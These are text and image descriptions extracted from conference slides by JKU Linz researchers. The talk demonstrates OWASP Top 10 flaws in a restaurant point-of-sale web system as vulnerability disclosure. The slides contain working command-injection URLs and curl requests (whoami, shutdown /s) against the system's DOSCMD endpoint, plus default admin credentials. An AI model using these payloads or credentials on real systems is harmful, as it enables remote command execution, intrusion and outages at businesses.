

Wie man alle OWASP Top 10 abkassiert!



Michael Roland, Tobias Höller

IKT-Sicherheitskonferenz 2023 | 3.-4. Oktober 2023 | Linz, Austria

Keycode?

7	8	9	a	b
4	5	6	c	d
1	2	3	e	f
c	0		 ok	

cashIT!
Restaurant am JKU Campus
Version 03.A06rks (2023.02.37)
 Kassen ID: PosXXXXX UID: ATU000000000

[16:42]

posxxxxx.posdev.online/page/start.mv?NOFRAMES+01d9d99afb3276e50000609+1+2+17+LOGIN+

admin Saldo? Name?

Pos/cash/IT Kassa Reservierung Screen Stand Abrechnung Kassabuch BelegStore **Wartung**

Abholung Saldo


G5	G6	G7	G8	*BAR*
G4	G3	G2	G1	Abholung
V21	V22	V23	V24	Delivery
V11	V12	V13	V14	Personal
L4	LINKS		RECHTS	R4
L3	B3	B5	R3	Sonderpositionen/Gruppen
L2	B2	BAR	B6	
L1	B1	B7	R1	
				X1
				X2
				X3
				X4
				X5
				X6

OWASP Top 10

- Access Control Broken Access Control
- Cryptography Cryptographic Failures
- Injection Injection
- Insecure Design Insecure Design
- Misconfiguration Security Misconfiguration
- Components Vulnerable or Outdated Components
- Authentication Identification or Authentication Failures
- Integrity Software and Data Integrity Failures
- Logging Security Logging and Monitoring Failures
- SSRF Server-Side Request Forgery



Cryptographic Failures



The screenshot shows a web browser window with the URL `posdev.online/page/start.mv?NOFRAMES+01d9e0b67f185a910000609`. The page title is "PoS/cashIT Kassa". A red magnifying glass highlights the browser's address bar, which contains an icon of a padlock with a red slash through it, indicating an insecure connection. Below the address bar, a "Keycode?" input field is visible. A warning message states: "This connection is not secure. Logins entered here could be compromised. Learn More". Below the warning is a numeric keypad with buttons for digits 4-9, 1-3, 0, and function keys 'c', 'd', 'e', 'f', and 'ok'. The footer of the page includes "cashIT! Restaurant am JKU Campus", "Version 03.A06rks (2023.02.37)", and "Kassen ID: PosXXXXX UID: ATU00000000".

Cryptography 

Authentication

Misconfiguration

Injection

Access Control

Insecure Design

Components

Integrity

Logging

SSRF

Identification or Authentication Failures

The image displays five screenshots of a web application's account management interface, showing various user profiles. A red magnifying glass highlights the 'User:' and 'Password:' fields of the first profile (Firma: Administration, User: admin, Password: 12345).

Firma:	User:	Password:
Administration	admin	12345
Service	service	s-1
Logistik	logistik	password
Bonierung	bon	abcdf
@CashTab	bookl	01d1dc62463186a10000130

Cryptography

Authentication

Misconfiguration

Injection

Access Control

Insecure Design

Components

Integrity

Logging

SSRF

Security Misconfiguration

The screenshot displays a user profile form with the following fields and values:

- Kontodaten:**
 - Firma: Administration
 - Titel:
 - Vorname:
 - Nachname: Administration
 - Ort:
 - Straße:
 - Email:
 - Telefon:
 - Mobil:
 - Telefax:
- User:** admin
- Password:** 12345
- aktiv:**
- Anmerkungen:** admin

Red ovals highlight the following misconfigurations:

- The **User** field contains the value **admin**.
- The **Password** field contains the value **12345**.
- The **Anmerkungen** field contains the value **admin**.

Dashed red lines connect these highlighted areas to a larger, magnified view on the right side of the slide, which shows the **User: admin** and **Password: 12345** fields in detail.

- Cryptography
- Authentication
- Misconfiguration**
- Injection
- Access Control
- Insecure Design
- Components
- Integrity
- Logging
- SSRF

(Arbitrary Command) Injection

The screenshot shows a web application interface with several menu items and a list of options. A white box with a black border is overlaid on the bottom right of the screenshot, containing a URL with a command injection payload. A hand cursor is pointing at the 'Windows Druckdienst neu starten' option in the 'Systemwartung' section.

Artikelverwaltung

- » Artikelmatrix (BESTAND)
- » Artikelmatrix (Leer/Neuanlage)

Artikelexporte

- » Artikeldaten Export/Versand/Upload
- » Artikeldatenliste (GESAMT)
- » Aktueller Standauszug (GESAMT)

Kundenkonten

- » Export Zustellung-Kundendaten
- » Export Kundenkonten AUSZUG/GESAMT
- » Export offener Vouchers mit Restwert

Uploads & Logos

- » Upload starten (in neuem Fenster)

Systemwartung

- » Logfiles (aktueller Tag)
- » Dateiprüfung & Wiederherstellung starten
- » Alle Terminal-Transaktionen zurücksetzen
- » Windows Druckdienst neu starten
- » Alle Credits der Schankanlage löschen

Datenexport/Archiv

- » Umsatzdaten des aktuellen Monats (DEP131) [Daten laden...]
Umsatzdaten (DEP131): 2023 ▾ 07 ▾ [Daten laden...]
Stornojournal: 2023 ▾ 07 ▾ [Daten laden...]
Kassabuch: 2023 ▾ 07 ▾ [Daten laden...]
- » Archivierte Belege werden im Archivordner gespeichert:
[Kassa/Server] c:\cashit\website\archiv
- » Rechnungsnummer: [Beleg wiederherstellen...]

Systemeinrichtung

- » Einrichtung & Parameterwerte
- » Registrierkassensicherung (RKS-V)
- » Profilverwaltung
- » Zahlungs- & Buchungsarten verwalten
- » Logistikgruppen

Systemwartung

- » AutoBackup
- » Plan (A)

Command Injection Payload:

```
http://.../page/start.mv?NOFRAMES+
01d9df0e6290a6d60000609+2+26+44+
PLUGIN+SETUP+DOSCMD+&dosline=spooler
```

- Cryptography ✓
- Authentication ✓
- Misconfiguration ✓
- Injection** 🚩
- Access Control ○
- Insecure Design ○
- Components ○
- Integrity ○
- Logging ○
- SSRF ○

(Arbitrary Command) Injection

- Cryptography ✓
- Authentication ✓
- Misconfiguration ✓
- Injection** 🚩
- Access Control ○
- Insecure Design ○
- Components ○
- Integrity ○
- Logging ○
- SSRF ○

The screenshot shows a web application interface with a Command Prompt window open. The Command Prompt shows the command 'spooler_'. A tooltip contains a URL with a payload: 'http://.../page/start.mv?NOFRAMES+01d9df0e6290a6d60000609+2+26+44+PLUGIN+SETUP+DOSCMD+&dosline=spooler'. The web application interface includes sections for 'Artikelverwaltung', 'Datenexport/Archiv', and 'Systemwartung'. The 'Systemwartung' section has a list of actions: 'Upload starten (in neuem Fenster)', 'Logfiles (aktueller Tag)', 'Dateiprüfung & Wiederherstellung starten', 'Alle Terminal-Transaktionen zurücksetzen', 'Windows Druckdienst neu starten', and 'Alle Credits der Schankanlage löschen'. A mouse cursor is pointing at the 'Windows Druckdienst neu starten' link.

(Arbitrary Command) Injection

page/start.mv?NOFRAMES+01d9e0b67f185a910000609+2+26+44+PLUGIN+SETUP+DOSCMD+&dosline=whoami %2Fall

» Windows Druckdienst neu starten
» Alle Credits der Schankanlage löschen

» AKTUELL/Seite1
» AutoBackup
» Plan (A)
» Plan (B)

Pos/ Dienstleistung, Entwicklung & Vertrieb GmbH
— all rights reserved —

)+&dosline=whoami %2Fall

SHELL OUTPUT:

Benutzerinformationen

Benutzername SID

win-111ks@gausicm 5-1-5-21-2014447612-725577344-3299705800-1027

Gruppeninformationen

Gruppenname Gruppe S-1-1-0 Verbindliche Gruppe, Standardmäßig aktiviert, Aktivierte Gruppe

NT-AUTORITÄT Lokales Konto und Mitglied der Gruppe "Administratoren" Bekannte Gruppe S-1-5-32-544 Verbindliche Gruppe

NT-AUTORITÄT Administratoren Alias S-1-5-32-544 Verbindliche Gruppe

NT-AUTORITÄT Administrator Alias S-1-5-32-545 Verbindliche Gruppe

NT-AUTORITÄT Diese Organisation Bekannte Gruppe S-1-5-113 Verbindliche Gruppe, Standardmäßig aktiviert, Aktivierte Gruppe

LOCAL Bekannte Gruppe S-1-2-0 Verbindliche Gruppe, Standardmäßig aktiviert, Aktivierte Gruppe

NT-AUTORITÄT WLM Authentifizierung Bekannte Gruppe S-1-5-64-10 Verbindliche Gruppe, Standardmäßig aktiviert, Aktivierte Gruppe

Verbindliche Beschriftung hohe Verbindlichkeitsstufe Bezeichnung S-1-16-12208

Berechtigungsinformationen

- Cryptography
- Authentication
- Misconfiguration
- Injection**
- Access Control
- Insecure Design
- Components
- Integrity
- Logging
- SSRF

Broken Access Control

```
curl "http://posxxxxx.posdev.online/page/start.mv?NOFRAMES+"\
"01d9df0e6290a6d60000609+2+26+44+PLUGIN+SETUP+DOSCMD+"\
"&dosline=whoami"
```

```
curl \
--request POST \
--data "login_status=0K" \
--data "cmd_mode=2" \
--data "dosline=whoami" \
"http://.../page/plugin/datalink/start.mv?NOFRAMES+0+0+0+0+0+SETUP+DOSCMD+"
```

- Cryptography
- Authentication
- Misconfiguration
- Injection
- Access Control**
- Insecure Design
- Components
- Integrity
- Logging
- SSRF

CVE-2023-3656 (9.8 CRITICAL)

Insecure Design

← → ↻ /start.mv?NOFRAMES+01d9e0b67f185a910000609+2+26+44+PLUGIN+SETUP+DOSCMD-&dosline=shutdown %2Fs

-&dosline=shutdown %2Fs

The connection has timed out

The server at posxxxxx.posdev.online is taking too long to respond.


- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

Try Again

- Cryptography
- Authentication
- Misconfiguration
- Injection
- Access Control
- Insecure Design**
- Components
- Integrity
- Logging
- SSRF



Vulnerable or Outdated Components



Software and Data Integrity Failures



- Cryptography
- Authentication
- Misconfiguration
- Injection
- Access Control
- Insecure Design
- Components
- Integrity**
- Logging
- SSRF

Security Logging and Monitoring Failures

posxxxxx.posdev.online/page/start.mv?NOFRAMES+01d9d9c01f99b2900000609+2+26+44+PLUGIN+SETUP+LOGFILE

Konto Artikel Gruppe Display Einheit Station Coupons Setup Betrieb

```
SYSTEM LOGFILE: [Refresh] [Logon] [Updates]
set! = 11:11:56 ... [LC05] - DAYticket, [1] - ./start.mv - 192.168.240.100 - B12E4E67117099999
ok->
DAYticket, [1] USERRESET, DAYPRINT[1], RESET_BONS[1], DAYdone!
set! = 11:11:57 ... [LC11] - CHECKFILE! [1] - ./start.mv - 192.168.240.100 - B1E5E596117199999
ok->
[Delete LOGFILE!]
[1]
```

- Cryptography
- Authentication
- Misconfiguration
- Injection
- Access Control
- Insecure Design
- Components
- Integrity
- Logging
- SSRF

Server-Side Request Forgery



HTTP FOREVER

A reliably insecure connection

Why does this site exist?

This domain started out as my personal 'captive portal buster' but I wanted to publicise it for anyone to use. If you're on a train, in a hotel or anywhere that you have to login for WiFi, this site could help you!

How does it work?

If you connect to a WiFi hotspot whilst out and about, sometimes you have to login or accept Terms and Conditions. To do that the 'captive portal' has to intercept one of your requests and inject the login page for the WiFi. This usually results in a big, red warning from your browser which you should **never** click through! Instead, open a new tab in your browser and come here!

Can I use it?

Yes! Anyone is free to use or link to this site, just make sure you're always on the HTTP version: <http://httpforever.com>

Who built this?

This site was built by Scott Helme, a security researcher trying to help make the web more secure.

- Cryptography ✓
- Authentication ✓
- Misconfiguration ✓
- Injection ✓
- Access Control ✓
- Insecure Design ✓
- Components ✓
- Integrity ✓
- Logging ✓
- SSRF 🚩

Wie unsichere Software in die österreichische Infrastruktur rutscht – eine Fallstudie

Wann? **morgen um 09:25**

Wo? **Seminarraum 2**



- Cryptography ✓
- Authentication ✓
- Misconfiguration ✓
- Injection ✓
- Access Control ✓
- Insecure Design ✓
- Components ✓
- Integrity ✓
- Logging ✓
- SSRF ✓

Kontakt: @ michael.roland@ins.jku.at @ tobias.hoeller@ins.jku.at

JKU

**JOHANNES KEPLER
UNIVERSITÄT LINZ**